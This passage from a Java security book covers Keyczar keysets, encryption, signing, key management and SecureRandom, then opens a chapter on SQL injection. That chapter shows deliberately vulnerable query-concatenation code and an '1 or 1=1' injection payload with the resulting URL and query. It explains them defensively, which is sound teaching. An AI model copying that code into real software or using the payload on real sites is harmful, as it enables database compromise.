In order to provide a simple API and key management utility that is hard to misuse, Keyczar sacrifices some flexibility. For instance, only a handful of algorithms are available, only a few specific modes and padding combinations are implemented, and the output format is predefined. These limitations may seem overly restrictive, but they are not that different than the sort of restrictions that you find in TLS. While TLS is a good general purpose secure

communication protocol, it is not optimal for every use. We sacrifice flexibility in order to rely on a solid, tested system. Keyczar aims to make the same kind of trade-offs: a limited set of tools that are tested and will get the job done in most situations.

Before we get into the specifics of using Keyczar, we'll first review the distinction between encryption and signing—the two basic cryptographic functions that Keyczar supports. While the public key infrastructure and certificate management concepts discussed in the previous section relied heavily on signing, we skimmed over the details. Now it's time to dig into those details.

Encryption and Signing

A digital signature is applied to data as a way to validate the source of that data. The sender signs the data and the receiver validates the signature. If the signature passes validation, then the receiver can be confident that the sender actually sent the data. A valid signature also tells the receiver one other important bit of information: No one altered the data after it left the sender. If someone had changed the data, however slightly, the signature would fail the validation check.

The important thing to keep in mind is that signing data does not necessarily make the data secret—other people may still be able to read signed data. Signing allows a receiver to validate that you sent the data. Encryption, on the other hand, is used to keep other people from reading the data. Encryption makes the data secret. If you come across encrypted data, you won't know what the data actually is. If you come across signed data, you may know what the data is, but you can definitely determine who sent it.

Cryptographic algorithms that are good for encryption are not necessarily good for signing, and algorithms that are good for signing are not necessarily good for encryption. The different security goals lead to different types of algorithms. As you'll see soon, Keyczar includes one algorithm just for encryption, a couple of algorithms for signing, and one that can be used for both. These algorithms fall into two types: symmetric and asymmetric.

Symmetric and Asymmetric Cryptography

Symmetric cryptography is the usual kind of cryptography that we hear of most often. It is used for encryption rather than signing. A secret key is used to “scramble” information in a way that is virtually impossible to unscramble without the secret key. This type of cryptography is called *symmetric* because

the same key is used for both encrypting and decrypting the data. That key must remain secret for the system to remain secure. This secrecy requirements are why symmetric cryptography is also known as secret key cryptography.

Asymmetric cryptography, also known as *public key* cryptography, is essential to signing. Public key cryptography uses two different keys. One key, the private key, is kept secret and is known only to the sender. It is used to sign the data. The other key can be made public and can be known by anyone—hence the name, *public key* cryptography. This public key is used to validate the signature. There is no way to derive the private key from the public key—at least the math and computing power is not yet available to do so.

In some asymmetric algorithms, the public key can also be used for encryption. Data encrypted with the public key can only be decrypted by the private key. These algorithms can be used for both encryption and signing. Not every asymmetric algorithm has this property. Many simply let you verify the signature of the data and provide no way to actually recover the signed data.

Now that we've covered the basics of the different types of cryptography supported by Keyczar, let's take a look at the system itself. Note that we're using version 0.71g (release 09.6.13).

Keysets

Keyczar's approach to key management relies on the idea of keysets. A keyset is a group of keys for a specific algorithm and purpose that are managed together as a whole. Your application might use several different keysets: one for writing credit card information to a database, another for sending encrypted parameters to a client, and another for signing requests to access a secure API across the network.

Keysets are created and managed using KeyczarTool. Creating a new keyset is straightforward. First you create the directory that will contain the keyset and then use KeyczarTool to create it.¹⁰

```
 $ mkdir /keyczar/keys/demo  
$ KeyczarTool create --location=/keyczar/keys/demo \  
--purpose=crypt --name=Demo
```

The command `create` tells Keyczar that you want to create a keyset, and the `--location` flag points to the directory that will contain it. The `--purpose` flag identifies what the keyset will be used for, encryption and decryption (`crypt`) or signing and verifying (`sign`), and the `--name` is simply a tag to help you

remember what the keyset is for. It isn't used elsewhere and is optional.

A directory can contain only a single keyset, and at first, after running the `create` command, the directory will contain a single file called `meta` that contains metadata about the keyset. One of the strong points of Keyczar is that the keyset consists of plaintext files that can be opened in any text editor and inspected. The `meta` file for the keyset you created earlier would look like this:

```
[REDACTED] {
    "name" : "Demo",
    "purpose" : "DECRYPT_AND_ENCRYPT",
    "type" : "AES",
    "versions" : [],
    "encrypted" : false
}
```

At a glance, you can see that this keyset can be used to decrypt and encrypt data using the AES algorithm (a symmetric algorithm). You can also see that this is a new, empty keyset because there is nothing listed for versions. You'll add keys to the keyset in just a moment. Finally, the encrypted value is set to `false`, meaning that this keyset is not encrypted with another keyset as an extra security precaution.

When you create a keyset, you must specify the location and purpose flags. The purpose must be either `crypt` or `sign`. You may optionally specify the `asymmetric` flag, but the value must be `rsa` if the purpose is `crypt`. If the purpose is `sign`, then the value of purpose may be either `rsa` or `dsa`. This combination of flags determines which algorithm will be used by the keyset. Once the purpose is set, it can't be changed and you won't be able to use the keyset for any other purpose. [Table 6-1](#) shows the various flag combinations and the resulting algorithms.

--purpose	--asymmetric	Algorithm
crypt	(not specified)	AES
crypt	rsa	RSA
sign	(not specified)	HMAC
sign	rsa	RSA
sign	dsa	DSA

TABLE 6-1. Algorithms Determined by Purpose and Asymmetric Flags

As an example, this command—note that the asymmetric flag is not specified—creates an HMAC keyset:

```
 $ KeyczarTool create --location=/keyczar/keys/hmac \
--purpose=sign
```

This command, with the asymmetric flag, creates a DSA keyset:

```
 $ KeyczarTool create --location=/keyczar/keys/dsa \
--purpose=sign --asymmetric=dsa
```

Key Management in Keyczar

Once you have an empty keyset created, you need to populate it with keys. A keyset can, and often will, contain multiple keys. However, at any given time only one key in the keyset can be used for encryption or signing, depending on the keyset’s purpose. The rest of the keys are only available for decryption or verifying signatures. This organizational structure makes it easier to manage keys.

Keyczar assigns a status to each key. The allowed values are *primary*, *active*, and *inactive*. Typically, keys start their life cycle as a primary key, and then after some period of time are moved to active, and then even later, to inactive.

Primary keys are used for encryption and signing and decryption and verifying. They are generally the newest keys and handle all new requests to encrypt and sign. A keyset can have only a single primary key.

Active keys are generally older keys that have already had their time in the spotlight as primary keys. They are used to just decrypt data and verify signatures. Inactive keys are much like active keys in that they can only be used

signdates. Inactive keys are much like active keys in that they can only be used to decrypt and verify, but inactive keys are also on the road to revocation. That is, the next step for an inactive key is to be deleted from the keyset altogether when it is no longer needed. There can be many active and inactive keys in a keyset.

Each key in a keyset is identified by a version number. The version number is tracked in the `version` field of the keyset's meta file, and the key material itself is stored in a plaintext file named with the version number in the keyset directory. If a key is tagged as version 1, then it is stored in a file called 1.

KeyczarTool provides the `addkey` command to add a key to the keyset.

```
 $ KeyczarTool addkey --location=/keyczar/keys/demo
```

This command adds an active key version to the demo keyset created earlier. If you look at that directory, you'll see the new key named 1.

```
 $ ls /keyczar/keys/demo  
1          meta
```

The `meta` file has been updated with information about the new key:

```
 { "name": "Demo",  
  "purpose": "DECRYPT_AND_ENCRYPT",  
  "type": "AES",  
  "versions": [ {  
      "exportable": false,  
      "status": "ACTIVE",  
      "versionNumber": 1  
    } ],  
  "encrypted": false }
```

As you can see, the `versions` property contains a new element:

```
 { "exportable": false,  
  "status": "ACTIVE",  
  "versionNumber": 1  
}
```

This element tells you that this key is not exportable—that is, KeyczarTool

will not copy it out of the keyset—the status is active, and the version number is 1. You can also open the actual key file 1 in a text editor.

```
{ "aesKeyString": "7Kk5DvhY04cS-H_dWcx4xg",
  "hmacKey": {
    "hmacKeyString":
      "fjjteKxOSZ6aUuJLnJCoVGVYWOqo4KFLV3PdqrUazuo",
    "size": 256
  },
  "mode": "CBC",
  "size": 128
}
```

The first value is the actual AES key. The second value is an HMAC signing key that we'll talk about more in the section “Encryption and Decryption.” Finally, the last two values show that the mode is CBC—cipher-block chaining—and the size of the key is 128 bits. Currently Keyczar only supports CBC, but the key size for AES can vary. Key sizes of 192 and 256 bits are supported as well as the default of 128 bits.

The two flags used most often with the addkey command are `size` and `status`. `Size` will change the size of the key. For instance, including `--size=256` will create a key of 256 bits. `Status` specifies the status of the new key. The default status is `active`, which limits the usage of the key to just decryption.

If you want the new key to be used for encryption and decryption, then the `status` needs to be set to `primary`. To create a new primary key, you can include `--status=primary` on the command line. The new key will become the primary key in the keyset and the previous primary key, if there was one, will automatically be changed from `primary` to `active` status.

In the demo case, where you created the first key with a status of `active`, you are unable to encrypt any data with your new keyset. You need to change your new key to be `primary`. KeyczarTool provides the `promote` command for this purpose. When you promote an `active` key it becomes `primary`. When you promote an `inactive` key, it becomes `active`. KeyczarTool also has a `demote` command that changes `primary` keys to `active` keys and `active` keys to `inactive` keys. Both commands need the version number of the key to be promoted or demoted and the location of the keyset. The command to promote our first demo key is:

```
$ KeyczarTool promote --location=/keyczar/keys/demo --version=1
```

If there is already a primary key in a keyset, the promote command will also demote it to active when promoting another key to primary. However, there is nothing to keep you from demoting your only primary key to active status, leaving you with no primary key and thus a keyset that cannot encrypt or sign data. It's a good safety check to inspect your keyset's meta file after manipulating keys to ensure that the keys are in the states you expect.

The promote and demote commands cover most of the key management capabilities in Keyczar. However, you can also remove inactive keys from the keyset when the keys are no longer used. The revoke command makes this possible, but it only works when applied to a key that is already inactive. If key version 1 is inactive, then this will remove it:

```
 $ KeyczarTool revoke --location=/keyczar/keys/demo --version=1
```

Use revoke with care because once you revoke a key, it is gone. If you have data still encrypted with that key, the data is effectively lost because there is no way to decrypt it without the key.

The key versions are numbered in increasing order. A new key version is one higher than the current highest key version. Keyczar does not keep track of previous versions or their numbers. Normally this won't present any sort of problem, but should you revoke the current highest version key, then that version number will be used again. Similarly, if you revoke all the keys, the next key you add to the keystore will be given version 1. This is just something to keep in mind as you work with the keys.

Encryption and Decryption

Encrypting and decrypting data with Keyczar is straightforward. Using the keyset you created earlier, you can encrypt data with the following code.

```
 String path = "/keyczar/keys/demo";  
Crypter crypter = new Crypter(path);  
String ciphertext = crypter.encrypt("data");
```

Then you can decrypt that data later using very similar code. The key thing to keep in mind is that the path must point to the same keyset.

```
String path = "/keyczar/keys/demo";
Crypter crypter = new Crypter(path);
String plaintext = crypter.decrypt(ciphertext);
```

The ciphertext is encoded in such a way that a reference to the correct key in the keyset is included. This feature allows you to simply point the code to the right keyset. You don't have to track which key was used in that keyset; Keyczar takes care of that for you. The ciphertext is also signed with the HMAC signing key that we mentioned earlier. Keyczar uses this key to verify the signature before decrypting. If the signature doesn't match, then you know that the ciphertext was changed since it was produced and the decryption halts.

Keyczar also takes care of other behind-the-scenes encryption details such as defining the mode, generating and storing initialization vectors, and taking care of any needed padding. A description of these details is beyond the scope of this book, but Keyczar, true to its mission, manages these low-level details—details that are frequently configured insecurely.

The encrypt and decrypt methods used earlier operate on string data. Keyczar also supports encryption and decryption using byte arrays and byte buffers. These are used just like their string-handling siblings so we are not going to cover them specifically. From a coding perspective, note that the string-handling methods return data as a string in Base64 format while the byte array version returns a byte array. The byte buffer versions read and write bytes to buffers.

Before we leave the topic of encryption and decryption with Keyczar, let's take a quick look at how Keyczar encrypts with a public key. Recall that you can create an asymmetric key pair for encryption using the following command:

```
$ KeyczarTool create --location=/keyczar/keys/rsa \
--purpose=crypt --asymmetric=rsa
```

This creates an RSA keyset to be used for encryption and decryption. You populate it with a key pair using addkey :

```
$ KeyczarTool addkey --location=/keyczar/keys/rsa \
--status=primary
```

Now you can encrypt and decrypt data with RSA with the exact same code used earlier. The only difference is that you set the path to point at the RSA keyset instead of the AES keyset. Keyczar handles everything else.

As you execute these commands, you'll discover that creating and using—but especially creating—RSA keys takes longer than the similar operation with AES keys. The resulting ciphertext is also larger. Here's an example of "Hi there" encrypted with AES (using a 128 bit key):

```
ABnLcCL-aPnf519N_Q8gShnoldoc34Lte-Mk3YmOHq7W5sUKKrSAgc  
-XyI5m07Cz0UT3iKY5CBYB
```

Because we are working with string data, the output here is in Base64 encoding. Here's an example of "Hi there" encrypted with RSA (using a 4096 bit key):

```
ANYMY-9iW73bvU9wQ7ZcWSh1fPtQbPS1mCDiDENOasvy2WjQHRxoLo  
QvS1Qw5KK_tmoXPTEkR24yBhjsyNhf4R7TiKkikWqqo-wpm-S2rdss  
IaXs9WI5N1H4Vuf3RJcKORI0Chy4eE5xBUbHYH2dyjJwhdw1FT7_zY  
e2Y6Hs2UTGwLthT7BDIdCCP71h2SRMtgKulXWp2C300Yruz4lt9j3q  
dz1040TBIL1k6y7cAeTmU-u2YhvuLrgzi3Y9AxXc_8BvzAaOitvloj  
a5poh8XGlpNHLHULJMb9Lwu0-yZFMuwD5uqi9wRg-kvjYPz7ml4kAR  
eyZ7chZFnfWLxlSDoMeJBdsUSNOUBwFNZiSwGnNRFoOaHAIh6yFIAkQ  
OfdU1XK5MbpPalcW_Abg_7V54YLUR5XRkYBM6Jyy2rwBLpDWzFO-Tg  
E5I29PUWBM2eQ-aT1BwI_0G_mlqHsJ07fMie8s8VzJiTC60I6PBerd  
9YgbLc7ATsrMd89hZkBTj-tyAGhNsEs5bSCYvFodbCPoFTJRoVvp5J  
I_1_8wE_EgdkYI0pcxgmTsPMzfuyW7clcfBvk0vj3Stz06SHfH0dx  
6VNm1J8EbSRCxTNdHU8INiZllswR4GUZ7P9Nzk37uyAZKanRQT8IAD  
PIud9hNCj3UE_2pa590GhLYZjH5nKrYm76d8R6oN3w
```

The differences in size and computation time are important to keep in mind when integrating encryption into your system. You'll need to make sure that you plan for the necessary resources to match the solution you implement.

You can implement a rudimentary public key system to exchange messages using Keyczar and RSA encryption. You'll need to extract the public key from the RSA keyset you just created, but to do that you'll need a new keyset to hold the keys.

```
$ mkdir /keyczar/keys/pubkeys  
$ KeyczarTool create --location=/keyczar/keys/pubkeys \  
--purpose=crypt --asymmetric=rsa
```

Now you export the public keys from the RSA keyset to the new keyset:

```
$ KeyczarTool pubkey --location=/keyczar/keys/rsa \  
--destination=/keyczar/keys/pubkeys
```

The public key is in the pubkeys keyset. If you look at the meta file, you'll notice an important difference:

```
{ "name" : " ",  
  "purpose" : "ENCRYPT",  
  "type" : "RSA_PUB",  
  "versions" : [  
    { "exportable":false, "status": "PRIMARY", "versionNumber":1 }],  
  "encrypted":false  
}
```

Notice that the purpose of this keyset is ENCRYPT. It is not DECRYPT_AND_ENCRYPT, which is what you've seen previously. These public keys can only be used to encrypt data. The private keys are needed to decrypt the data.

Because of this difference, the code you implemented earlier to encrypt and decrypt data will fail. The Crypter class must be passed a keyset with a purpose of DECRYPT_AND_ENCRYPT because it can execute both encryption and decryption operations. If you pass it the pubkeys keyset, Crypter will throw an exception.

Keyczar has another class, Encrypter, to handle this situation. Encrypter only encrypts data. It cannot decrypt. Using Encrypter is no more complicated than using Crypter :

```
String path = "/keyczar/keys/pubkeys";  
Encrypter encrypter = new Encrypter(path);  
String ciphertext = encrypter.encrypt("data");
```

Encrypter also supports byte arrays and byte buffers.

You could give your pubkeys keyset to a friend—the keys are public, after all—and your friend could use code like the preceding fragment to encrypt a message. When you receive that message, you would decrypt the message using code like you implemented earlier.

```
String path = "/keyczar/keys/rsa";  
Crypter crypter = new Crypter(path);  
String plaintext = crypter.decrypt(ciphertext);
```

The path points back to the rsa keyset because that keyset contains the private keys that are needed for decryption, and the code uses the Crypter class because it supports decryption.

This is just a rudimentary system to demonstrate features of Keyczar. This

message encryption system only keeps the message secret. Using it would not provide strong assurance that your friend actually sent the message. Anybody who has your public key could have sent it. This weakness, you might recall from our earlier discussion, is something that TLS is designed to overcome, and you should use TLS when you need a secure communication channel. Keep this in mind as you implement encryption. Even good tools such as Keyczar can be used in a way that leaves you vulnerable.

Take the time throughout your development cycle to think about the threats we discussed at the beginning of the chapter. Evaluate your system critically against those threats: Can data be read by unauthorized people? Can you tell if someone tampers with the data? Can you verify who really sent the data? Will you know if someone copies and sends the data again? The tools we described in this chapter provide great defenses against a variety of security challenges, but they need to be used carefully with thought given to the threats.

Signing and Verifying

Creating and verifying signatures with Keyczar is just a matter of a few lines of code. Before we dig into that code, let's first quickly create a signing keyset as all of the previous keysets we looked at were for encryption and decryption. Remember that you cannot use the RSA keyset created earlier even though RSA is an algorithm that can be used for both encryption and signing. The RSA keyset was created with a purpose of crypt and Keyczar will only allow it to be used for encryption and decryption. You need to create a keyset specifically for signing.

Use the same create command you used earlier, but specify sign as the purpose:

```
$ KeyczarTool create --location=/keyczar/keys/dsa \
--purpose=sign --asymmetric=dsa
```


This creates a DSA (digital signature algorithm) keyset to be used for signing and verification. Populate it with a key in the usual manner with addkey :

```
$ KeyczarTool addkey --location=/keyczar/keys/dsa \
--status=primary
```

You can now sign data. The code that follows creates a signature using your new DSA keyset:

```
 String path = "/keyczar/keys/dsa";  
Signer signer = new Signer(path);  
String signature = signer.sign("data");
```

Similar code will verify the signature:

```
 Signer signer = new Signer(keyPath);  
boolean isVerified = signer.verify(plaintext, signature);  
if (isVerified) {  
    System.out.println("OK: Signature is valid.");  
}  
else {  
    System.out.println("WARNING: Signature is NOT valid.");  
}
```

As we did earlier with the RSA encryption keyset, you can export the DSA public key and make it available to others. This will allow them to verify data that you signed with the private key in the keyset.

First you need to create a new keyset to hold the keys:

```
 $ mkdir /keyczar/keys/dsa-pubkeys  
$ KeyczarTool create --location=/keyczar/keys/dsa-pubkeys \  
--purpose=sign --asymmetric=dsa
```

Now you export the public keys from the DSA keyset to the new keyset:

```
 $ KeyczarTool pubkey --location=/keyczar/keys/dsa \  
--destination=/keyczar/keys/dsa-pubkeys
```

You can now make dsa-pubkeys available to others who use Keyczar.

Similar to the situation with the exported RSA public keys, your newly exported DSA keys can only be used for verification. The code you implemented previously for verifying signatures will fail if it is given the dsa-pubkeys keyset. The purpose of the dsa-pubkeys keyset (as specified in the meta file) is VERIFY. Signer objects only work with keysets that have a purpose of SIGN_AND_VERIFY.

Keyczar provides the Verifier class to take care of this situation.

```
Verifier verifier = new Verifier(keyPath);  
boolean isVerified = verifier.verify(plaintext, signature);  
if (isVerified) {  
    System.out.println("OK: Signature is valid.");  
}  
else {  
    System.out.println("WARNING: Signature is NOT valid.");  
}
```

Anyone who is using the dsa-pubkeys keyset will need to use the preceding code to verify the signature.

Key Management

Ultimately, the security of any cryptographic system depends on the keys. A fundamental principle is that encrypted data should remain secure if everything about its production is known—this includes the algorithm and various parameters such as the mode and initialization vector—except the key. As long as the key remains secure, the data will remain secure.

Keeping keys secure is difficult, especially when the system is supposed to encrypt data at rest for long periods of time. The National Institute of Standards and Technology (NIST), has published a wealth of material on key management.¹¹ We are not going to cover all of that information here, but it is an excellent resource. We've already gone over how Keyczar addresses the most common key management requirements.

For instance, the Payment Card Industry Data Security Standard (PCI-DSS) recommends that you rekey or rotate your keys annually. This can be done using KeyczarTool's addkey, promote, and demote commands. However, these commands don't actually re-encrypt the data. They just configure the keys for the rotation. You will have to implement your own code to comb through your data and re-encrypt it as needed. This is an area that the Keyczar developers will hopefully make easier in future versions.

Keep in mind that if you change keys that you've handed out to others, as in our public key discussions earlier, you'll need to make the new public keys available as well. Attempts to decrypt or verify using the old keys will fail on messages using the new keys. As you saw in the section “Securing Data in Transit,” these are the kinds of issues CAs and TLS help resolve. Be careful to select the right tool for the right job.

Another facet of key management is the need to encrypt the keysets

themselves. This provides another layer of security. Keyczar supports key encryption keys, as they are frequently known, through the use of the `--crypter` flag in the `addkey` command. To encrypt the keys in your `demo2` keyset, first set up a `kek` keyset to hold the key encryption keys. Let's use `kek` as our key encryption keyset. Then when you add a key to the `demo2` keyset, you specify the `--crypter` flag with the path to the `kek` keyset.

```
$ KeyczarTool addkey --location=/keyczar/keys/demo2 \
--status=primary --crypter=/keyczar/keys/kek
```

The new key in the `demo2` keyset is now encrypted. Every new key you add to this keyset must also specify the same crypter keyset, `kek`, to use as the key encryption key. Otherwise, the `addkey` command will fail.

Using the encrypted keyset is a little more involved than what you implemented previously, but it is still fairly straightforward. Assume that `keyPath` points to your actual keys (`/keyczar/keys/demo2`) and `kekPath` points to your new key encryption keys (`/keyczar/keys/kek`):

```
KeyczarFileReader keysetFile = new KeyczarFileReader(keyPath);
KeyczarFileReader kekFile = new KeyczarFileReader(kekPath);
Crypter kekCrypter = new Crypter(kekPath);
KeyczarEncryptedReader keyset =
    new KeyczarEncryptedReader(keysetFile, kekCrypter);
Crypter crypter = new Crypter(keyset);

// Encrypt data
String ciphertext = crypter.encrypt("Top secret data.");

// Decrypt data
String deciphertext = crypter.decrypt(ciphertext);
```

Perhaps a future version of Keyczar will provide a `Crypter` constructor that takes both the `keyPath` and the `kekPath`. Until then, you have to add the extra code to create the `Crypter`.

A best practice to keep keys secure is to keep them away from the data. Maybe the keys are stored on the application server with the application code while the encrypted data is stored on the database server. Another approach is to isolate the encryption entirely to a separate service running on its own server.

This service would likely be listening on a port secured by TLS. Applications that need to encrypt data would bundle the data into a request and send it to the crypto service. The crypto service would, after ensuring that the application is authorized to encrypt, return the encrypted data. Decryption would

work similarly. One benefit of this scheme is that the crypto service could allow some applications to just encrypt data and a different set could decrypt. For instance, front-end order taking systems might be able to request encryption services, but only the back-end order processing systems could actually request the decryption of the data. Keyczar, with its built-in key management features, could make a great foundation for this sort of crypto service.

Another option in this vein is to split encryption from key management. In this scenario, encryption and decryption could happen on the application server, but the keys are actually stored elsewhere. When the application needs keys, it sends a request to the key server. If the key server validates the requester, then it sends the keys to the application. The application would never write the keys to the disk, but instead keep them in memory. Keyczar's reader framework, which we used for the key encrypting key functionality, could be extended to make this happen fairly transparently.

Building these sorts of systems is beyond the scope of this book, but if you are working in an environment that depends heavily on encryption, then implementing either a crypto service or a key server will make managing the keys much easier. Key management will be centralized to a single system rather than spread across several different applications. It can also make security audits a bit easier because key storage is only in one place.

Secure Random Numbers

Our last topic in this chapter is brief, but important. Often, when dealing with cryptographic and other security operations, you'll need access to a system that generates random numbers. Generating an unpredictable sequence of numbers is not trivial, and in this section we look at how to do this in Java.

Many computer systems have a facility for gathering random data from events that occur within the hardware or depend on some other nondeterministic processes. This pool of randomness is generally high quality, but it is limited. Once the pool is used, it won't be refreshed again until more of the necessary hardware-related events occur. If your code depended on this source of randomness, you would need to prepare for the possibility of your code blocking while it waits for additional randomness, or entropy as it is called, to be accumulated.

A cryptographic pseudorandom number generator (CPRNG) minimizes this issue by algorithmically generating data that appears to be random. These algorithms are typically seeded with an initial value, and if the same seed is fed

into a CPRNG, the same sequence of random data is generated. To provide more randomness, seeds are often pulled from the system's source of actual random data, and then the CPRNG is reseeded frequently as it runs. This supplies a reliable pool of pseudorandom data while minimizing the likelihood of blocking.

Java provides a class called `SecureRandom` that promises to deliver an unpredictable sequence of random numbers whenever you need them. Unfortunately, using `SecureRandom` correctly can be a bit tricky. The underlying implementation of `SecureRandom` depends on the platform. It functions differently on Windows, Linux, and OS X. Rather than exploring the details of how the class functions on each platform, we'll instead focus on providing some general guidance that should apply to most platforms.

Instead of just creating a default `SecureRandom` object, we'll specify exactly which algorithm we want the CPRNG to use.

```
byte b[] = new byte[16];
SecureRandom sr = SecureRandom.getInstance("SHA1PRNG", "SUN");
sr.nextBytes(b);
```

Here we have specified `SHA1PRNG` as the CPRNG, which is included with the `SUN` cryptographic provider. It is important to call `nextBytes()` immediately after getting the `SecureRandom` object. This call helps ensure that you seed the algorithm with a quality source of randomness as provided by the native platform. However, depending on the platform, this call could block, so you might want to execute it in a new thread or otherwise code defensively.

Once you have a `SecureRandom` object, you can use it as a source for many random number requests. However, you should periodically refresh the randomness in the generator.

```
byte[] reseed = sr.generateSeed(20)
sr.setSeed(reseed);
```

The `generateSeed()` method invokes the platform's native seed generation mechanism to return an array of bytes.¹² These bytes can then be used to reseed `SecureRandom`. Note that reseeding through the `setSeed()` method augments the existing seed; it does not replace the existing seed. This ensures that the amount of randomness is not decreased when reseeding. Never call `setSeed()` before `nextBytes()` as this will cause `SecureRandom` to bypass the internal seeding mechanism in favor of whatever was passed with `setSeed()`, which will most likely reduce your randomness.

These guidelines should help you create secure random numbers when you need them.¹³ The good news is that Oracle has improved the situation considerably in Java 8. The `SecureRandom` class now provides a `getInstanceStrong()` method, which returns the cryptographically strongest random number generator offered by the platform. The update also provides new native algorithms to tap into the host platform's random number support, and it fixes an issue with specifying which native source you would like to use. You can read more about these changes in the Java 8 release notes.



TIP

Java 8 has a variety of new features to help make your cryptographic work more secure. These include:

- **Enhanced revocation certificate checking** The `PKIXRevocationChecker` class can now be used to look up revocation status of certificates of interest.
- **SSL/TLS Server Name Indication extension** The Server Name Indication (SNI) extension has been added to TLS for supporting virtual hosting. This improvement is useful in a situation in which a single host supports multiple HTTPS web applications on a single IP address.
- **Cryptographic algorithm improvements** Additional improvements include improvements to high entropy random number generation, support for AEAD JSSE CipherSuites, expansion of the PKCS 11 provider to include the 64-bit, overhauled JKS-JCEKS-PKCS12 keystore, and restricted use of Certs with RSA keys smaller than 1024 bits.

For more information on Java 8 security improvements, please visit www.securitycurmudgeon.com/2014/04/spotlight-on-java-se-8-security.html and <http://docs.oracle.com/javase/8/docs/technotes/guides/security/enhancements-8.html>.

Summary

This chapter covered a variety of mechanisms to protect sensitive data as it moves across a network or is stored on a machine or media. For protecting data

in transit, we examined how Java supports TLS and SSL through the Java Secure Sockets Extension (JSSE) and looked at the key elements of using that library securely. We explored the protocols, demonstrated how to set the desired cipher suites and verify certificates using custom trust managers, and provided detailed techniques for managing the certificates used by TLS and SSL. Finally, the section wrapped up with coverage of certificate pinning, a relatively new technique for validating certificates.

In the section on securing data at rest, we went into detail on using Keyczar, a toolkit that simplifies the correct implementation of cryptographic operations and key management processes. After discussing the differences between encryption and signing, the two types of operations that Keyczar supports, the section explored the details of keysets—which Keyczar uses to store its keys. We then presented examples showing how to encrypt and decrypt using AES and RSA, and how to sign and verify using DSA. The section wrapped up by describing key management techniques in Keyczar, which range from encrypting the keys themselves to a discussion of key servers and crypto service providers.

The chapter concluded with a discussion of Java’s capabilities for generating cryptographic random numbers and how those capabilities depend on the underlying operating system. We covered sources of randomness, the correct order in which to invoke operations on a `SecureRandom` object, and how to refresh `SecureRandom` periodically with new random data. You should now have a solid understanding of how to keep your data secure from the threats discussed at the beginning of this chapter: eavesdropping on network traffic, impersonation, and theft of stored data.



¹ http://en.wikipedia.org/wiki/HTTP_Strict_Transport_Security#Browser_support

² <https://www.whitehatsec.com/aviator/>

³ See “The Most Dangerous Code in the World: Validating SSL Certificates in Non-Browser Software” (www.cs.utexas.edu/~shmat/shmat_ccs12.pdf) for a sobering analysis of how many systems have broken TLS/SSL implementations.

⁴ In this book we talk about SSL and TLS in Java, but for an excellent deep dive into the protocols and their usage and configuration (such as the list presented here), check out <https://www.ssllabs.com> by Ivan Ristić.

⁵ See <https://tools.ietf.org/html/rfc6125> to appreciate the complexities of hostname verification.

⁶ A better approach, however, would be to create custom keystore for your development environment. Keystores are covered shortly in the “Certificate and Key Management” section.

⁷ Truststores hold public key certificates in Java and are discussed in more detail later in the chapter.

⁸ For instance, OpenSSL can be used to sign certificates. See www.flatmtn.com/article/setting-openssl-create-certificates.

⁹ See <http://keyczar.org> and <https://code.google.com/p/keyczar>.

¹⁰ KeyczarTool is bundled in a JAR file. To avoid repeatedly writing java -jar... we’ll assume the JAR file is executable or you’ve implemented a shell script called KeyczarTool to invoke the JAR file.

¹¹ See <http://csrc.nist.gov/publications/PubsSPs.html#800-57-part1>.

¹² More accurately the method uses the seed generation algorithm used by the object to seed itself.

¹³ Digital has published interesting research on SecureRandom . See <https://www.digital.com/justice>

[league-blog/tag/securerandom/](#).



CHAPTER

7

SQL Injection and Other Injection Attacks

Make no mistake: Many web and web service applications are simply glorified database applications. Programmers interface their web applications to databases via structured query languages such as SQL, OQL, and HQL. Improperly structured queries are a leading cause of exploitation in online applications and are infamously known as *SQL injection!*

What Is SQL Injection?

SQL injection occurs when *untrusted data* such as user data from application

web pages are added to database queries, materially changing the *structure* and producing behaviors inconsistent with application design or purpose. Clever attackers exploit SQL injection vulnerabilities to steal sensitive information, bypass authentication or gain elevated privileges, add or delete rows in the database, deny services, and in extreme cases, gain direct operating system shell access, using the database as a launch point for sophisticated attacks against internal systems.

SQL injection is by far the most dangerous vulnerability impacting online applications today. When you read that hackers have stolen 450,000 user accounts or that 130 million credit card numbers have been exposed it is very likely that the application was attacked using SQL injection. Fortunately, there are many tools and techniques you can leverage to protect your applications. These software tools generally fall into two categories: *dynamic analysis* and *static analysis*. Dynamic analysis tools work by scanning applications at runtime to test for SQL injection by rapidly testing a large number of known attack patterns and looking for variations in the server's response, which indicates the presence of vulnerability. Once a vulnerability is confirmed, these tools can automate query construction to facilitate easy review of database structure or modify data. Static analysis tools fulfill the same purpose but instead test program *code*. Static analysis tools are beneficial because code can be reviewed or analyzed as it is developed. Any vulnerability discovered can be remediated earlier in the development process, reducing overall costs of the project. Dynamic analysis tools are beneficial when enough work has been completed so the application can execute. The best practice is to combine both techniques as you include security testing into your development processes.

What does SQL injection look like in code? The main security anti-pattern leading to SQL injection is use of “dynamic string building” techniques to assemble a database query in code at runtime. Specifically, when programmers mix query language fragments and untrusted data, it creates an opportunity for SQL injection.

Let's start with an example in Java code.

```
// CAUTION: Please do not use this code sample.  
// CAUTION: It's dangerous and vulnerable to SQL injection!  
String sqlQuery = "SELECT id, name, short_name, size_code " +  
    " FROM company " +  
    " WHERE id = " + request.getParameter("company_id");
```

The first part of the structured query fragment is `SELECT id, name, short_name, size_code FROM company WHERE id =`. Next is raw untrusted

data—in this case, user input from a web application, resolved, and concatenated to the previous string: `request.getParameter("company_id")`.

The query fragments are assembled into a single query and sent to the database for processing.



TIP

The value of `request.getParameter()` can only be determined at runtime and is the injection vector. Building the database query string dynamically in combination with untrusted data creates an opportunity for the database to be compromised.

How dangerous is SQL injection? There are many ways attackers can manipulate part of the HTTP request to exploit an SQL injection vulnerability and do harm. For example, what would happen in the preceding example if the user submitted `1 or 1=1` as the `company_id` parameter? Let's take a close look. On the web browser, the URL sent to the application may look something like:

 `http://www.vulnerable.com/company?company_id=1+or+1%3d1`

When the previous input is concatenated together with our original SQL statement it produces the following structured query to be executed by the database (tainted input shown in **bold**):

 `select id, name, short_name, size_code from company
where id=1 or 1=1`

With the previous query, it should not be hard to guess what will happen next. The “`or 1=1`” added to the `WHERE` clause results in a condition that always returns true! Instead of returning a single company, the SQL statement now returns every company record in the database.

The preceding is a relatively tame example. For something more compelling, consider the following example of a forms-based authentication mechanism. An SQL query used to authenticate an online web application user might look something like the following:

```
 // CAUTION: Please do not use this code sample.  
// CAUTION: It's dangerous and vulnerable to SQL injection!  
  
"SELECT id, first_name, last_name, permissions " +  
    " FROM user " +  
